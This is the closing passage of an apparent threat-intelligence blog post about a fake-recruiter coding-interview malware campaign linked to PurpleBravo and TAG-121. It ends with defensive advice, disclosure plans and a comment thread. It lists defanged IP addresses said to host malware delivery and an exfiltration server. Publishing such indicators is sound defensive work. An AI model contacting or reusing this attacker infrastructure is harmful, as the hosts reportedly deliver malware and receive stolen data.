
Two key threat actor clusters are outlined: PurpleBravo (formerly TAG-120), which is known for using job scams and fake coding interviews to deliver malware like BeaverTail, InvisibleFerret, and OtterCookie; and TAG-121, responsible for running at least seven fake front companies in China that impersonate real IT firms. These companies are designed to lend legitimacy to fraudulent job seekers and complicate attribution.
The malware families used by PurpleBravo are highly capable, with features like cross-platform backdoors, keylogging, clipboard monitoring, and data exfiltration. Recorded Future also tracked infrastructure used by the attackers, including GitHub, Telegram, freelance platforms, and VPNs like Astrill.
The way that this groups executes it’s campaigns is totally aligned with what we uncovered during our research/inestigation and also the IP “147[.]124[.]212[.]125” that served the purpose of the server delivering the second and last stage of malware and the exfiltration server is closely related with the same group:
Final Thoughts
We strongly believe that this threat group has evolved its tactics by leveraging legitimate recruiters on LinkedIn to initiate contact with victims. This approach not only lends credibility to their outreach but also effectively outsources the process of identifying and targeting potential victims.
In our opinion, the best defense against these types of attacks is to always double-check any unknown code before executing it, regardless of the context. If someone explicitly asks you to run code especially from an unfamiliar source exercise extreme caution. When execution is unavoidable, do so only in an isolated environment, disconnected from both the internet and internal networks.
Our next steps include:
- Uploading all collected data and indicators to VirusTotal
- Notifying individuals and developers who may unknowingly be victims in this campaign
- Archiving relevant content using the Wayback Machine
- Reporting involved organizations, accounts, and infrastructure to appropriate authorities and platforms
Unfortunately, we are confident that this type of campaign will happen again possibly under different company names, fake profiles, and IP addresses. Continued vigilance, awareness, and information sharing are critical to staying ahead of such evolving threats.
Extra Sauce

The server acting as the exfiltration point in our case was found running a customized version of this project https://github.com/bezkoder/react-multiple-files-upload
The End
Great article! Keep it up!
Based on the file sharing service you encountered on the specific port, here is a good pivot:
https://app.validin.com/detail?find=f3ebe8679a9974c667b65f3348f18b548d8c10cd&type=hash&ref_id=83340cb0058#tab=host_pairs
Further potential indicators:
45[.]59[.]163[.]23
67[.]203[.]7[.]205
147[.]124[.]213[.]19
147[.]124[.]212[.]125
147[.]124[.]213[.]232
66[.]235[.]175[.]109
66[.]235[.]175[.]117
207[.]189[.]164[.]137
45[.]59[.]163[.]56
165[.]140[.]86[.]154
67[.]203[.]7[.]200
I guess that this is part of the following
https://unit42.paloaltonetworks.com/north-korean-it-workers